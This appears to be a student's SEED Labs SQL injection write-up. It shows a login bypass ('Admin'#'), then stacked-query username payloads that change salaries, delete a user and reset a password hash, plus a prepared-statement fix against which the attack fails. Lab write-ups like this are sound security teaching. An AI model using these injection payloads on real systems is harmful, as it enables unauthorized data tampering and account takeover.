
3.1

```
# mysql -u root -pdees
mysql: [Warning] Using a password on the command line interface can be insecure.
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 9
Server version: 8.0.22 MySQL Community Server - GPL

Copyright (c) 2000, 2020, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> use sqllab_users;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+------------------------+
| Tables_in_sqllab_users |
+------------------------+
| credential             |
+------------------------+
1 row in set (0.00 sec)

mysql>
```

3.2

Step1



Typing Admin’# as the username

User Details

Username	EId	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	20000	9/20	10211002				
Boby	20000	30000	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				

Step2


```
ubuntu@ip-172-31-25-252:~/Labsetup$ curl www.seed-server.com/unsafe_home.php?username=adm
in%27%23&Password=11
```

```
EA055;">
    <div class="collapse navbar-collapse" id="navbarTogglerDemo01">
      <a class="navbar-brand" href="unsafe_home.php" ><img src="seed_logo.png" style="hei
ght: 40px; width: 200px;" alt="SEEDLabs"></a>

      <ul class='navbar-nav mr-auto mt-2 mt-lg-0' style='padding-left: 30px;'><li class='
nav-item active'><a class='nav-link' href='unsafe_home.php'>Home <span class='sr-only'>(c
urrent)</span></a></li><li class='nav-item'><a class='nav-link' href='unsafe_edit_fronten
d.php'>Edit Profile</a></li></ul><button onclick='logout()' type='button' id='logoffBtn'
class='nav-link my-2 my-lg-0'>Logout</button></div></nav><div class='container'><br><h1 c
lass='text-center'><b> User Details </b></h1><hr><br><table class='table table-striped ta
ble-bordered'><thead class='thead-dark'><tr><th scope='col'>Username</th><th scope='col'>
EId</th><th scope='col'>Salary</th><th scope='col'>Birthday</th><th scope='col'>SSN</th><
th scope='col'>Nickname</th><th scope='col'>Email</th><th scope='col'>Address</th><th sco
pe='col'>Ph. Number</th></tr></thead><tbody><tr><th scope='row'> Alice</th><td>10000</td>
<td>20000</td><td>9/20</td><td>10211002</td><td></td><td></td><td></td><td></td></tr><tr>
<th scope='row'> Boby</th><td>20000</td><td>30000</td><td>4/20</td><td>10213352</td><td><
/td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Ryan</th><td>30000</td><td>50000
</td><td>4/10</td><td>98993524</td><td></td><td></td><td></td><td></td><td></td></tr><tr><th scope
='row'> Samy</th><td>40000</td><td>90000</td><td>1/11</td><td>32193525</td><td></td><td><
/td><td></td><td></td></tr><tr><th scope='row'> Ted</th><td>50000</td><td>110000</td><td>
11/3</td><td>32111111</td><td></td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> A
dmin</th><td>99999</td><td>400000</td><td>3/5</td><td>43254314</td><td></td><td></td><td>
</td><td></td></tr></tbody></table>      <br><br>
      <div class="text-center">
```

Step3

```
      // Sql query to authenticate the user
      $sql = "SELECT id, name, eid, salary, birth, ssn, phoneNumb
ame,Password
      FROM credential
      WHERE name= '$input_uname' and Password='$hashed_pwd'";
      if (!$result = $conn->multi_query($sql)) {
        echo "</div>";
        echo "</nav>";
        echo "<div class='container text-center'>";
        die('There was an error running the query [' . $conn->err
```

To append a new sql statement, we change query() to multi_query()




Then enter Admin';update credential set salary=0 where Name="Boby";#

```
mysql> select * from credential where Name="Boby";
+----+------+------+--------+-------+----------+-------------+---------+------
-+----------+------------------------------------------+
| ID | Name | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email
 | NickName | Password                                 |
+----+------+------+--------+-------+----------+-------------+---------+------
-+----------+------------------------------------------+
|  2 | Boby | 20000 |      0 | 4/20  | 10213352 |             |         |
 |          | b78ed97677c161c1c82c142906674ad15242b2d4 |
+----+------+------+--------+-------+----------+-------------+---------+------
-+----------+------------------------------------------+
1 row in set (0.00 sec)
```

We can see Boby's salary is 0.

```
--+----------+
| ID | Name   |
l | NickName |
+----+-------+
--+----------+
|  1 | Alice  |
  |          |
|  2 | Boby   |
  |          |
|  3 | Ryan   |
  |          |
|  4 | Samy   |
  |          |
|  5 | Ted    |
  |          |
|  6 | Admin  |
  |          |
+----+-------+
```



We try to enter to delete Samy' information.

```
mysql> select Name from credential;
+-------+
| Name  |
+-------+
| Alice |
| Boby  |
| Ryan  |
| Ted   |
| Admin |
+-------+
5 rows in set (0.00 sec)
```


We can see we already deleted she.

3.3

Step 1

```
--+----------+-----------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumbe
l | NickName | Password                                 |
+----+-------+-------+--------+-------+----------+-----------
--+----------+-----------------------------------------+
|  1 | Alice | 10000 |  20000 | 9/20  | 10211002 |
  |          | fdbe918bdae83000aa54747fc95fe0470fff4976 |
```

Here we know my salary is 20000



Enter Admin';update credential set salary=30000 where Name="Alice";#

```
mysql> select * from credential where Name="Alice";
+----+-------+-------+--------+-------+----------+-------------+-------
--+----------+-----------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Addres
l | NickName | Password                                 |
+----+-------+-------+--------+-------+----------+-------------+-------
--+----------+-----------------------------------------+
|  1 | Alice | 10000 |  30000 | 9/20  | 10211002 |             |
  |          | fdbe918bdae83000aa54747fc95fe0470fff4976 |
```

Then my salary has become 30000

Step 2

To modify Boby's salary, I enter Admin';update credential set salary=1 where Name="Boby";# as username.

```
mysql> select * from credential where Name="Boby";
+----+------+-------+--------+-------+----------+-------------+---------
-+----------+-----------------------------------------+
| ID | Name | EID   | Salary | birth | SSN      | PhoneNumber | Address
 | NickName | Password                                 |
+----+------+-------+--------+-------+----------+-------------+---------
-+----------+-----------------------------------------+
|  2 | Boby | 20000 |      1 | 4/20  | 10213352 |             |
 |          | b78ed97677c161c1c82c142906674ad15242b2d4 |
+----+------+-------+--------+-------+----------+-------------+---------
```

Now Boby's salary is 1

Step 3

```
if($input_pwd!=''){
   // In case password field is not empty.
   $hashed_pwd = sha1($input_pwd);
   //Update the password stored in the session.
   $_SESSION['pwd']=$hashed_pwd;
```

Here we know that they use sha1() function to encrypt the password

```
| b78ed97677c161c1c82c142906674ad15242b2d4 |
```

This is Boby's password.

So we can enter Boby';update credential set Password=sha1(123) where Name="Boby";# as username.

```
| 40bd001563085fc35165329ea1ff5c5ecbdbbeef |
```

The password has changed. We successfully changed the password.

3.4

```
// do the query
$result = $conn->query("SELECT id, name, eid, salary, ssn
                        FROM credential
                        WHERE name= '$input_uname' and Password= '$hashed_pwd'"
);
```

```
if ($result->num_rows > 0) {
  // only take the first row
  $firstrow = $result->fetch_assoc();
  $id     = $firstrow["id"];
  $name   = $firstrow["name"];
  $eid    = $firstrow["eid"];
  $salary = $firstrow["salary"];
  $ssn    = $firstrow["ssn"];
}
```

This is original query code

```
// do the query
$stmt = $conn->prepare("SELECT id, name, eid, salary, ssn
                        FROM credential
                        WHERE name= ? and Password= ?");
$stmt -> bind_param("is", $input_uname, $hashed_pwd);
$stmt -> execute();
$stmt -> bind_result($bind_id, $bind_name, $bind_eid, $bind_salary,
$bind_ssn);
$stmt -> fetch();
```

Then I use prepare statement to rewrite the code

```
ubuntu@ip-172-31-25-252:~/Labsetup$ curl www.seed-server.com/defense?username=A
dmin%27;update%20credential%20set%20salary=0%20where%20Name=%27Boby%27%23&Passw
ord=
```

Try to modify Boby's salary as 0

```
mysql> select * from credential;
+----+-------+-------+--------+-------+----------+-------
--+----------+-----------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneN
l | NickName | Password                                |
+----+-------+-------+--------+-------+----------+-------
--+----------+-----------------------------------------+
|  1 | Alice | 10000 |  30000 | 9/20  | 10211002 |
  |          | fdbe918bdae83000aa54747fc95fe0470fff4976 |
|  2 | Boby  | 20000 |      1 | 4/20  | 10213352 |
  |          | 40bd001563085fc35165329ea1ff5c5ecbdbbeef |
```

Attack failed.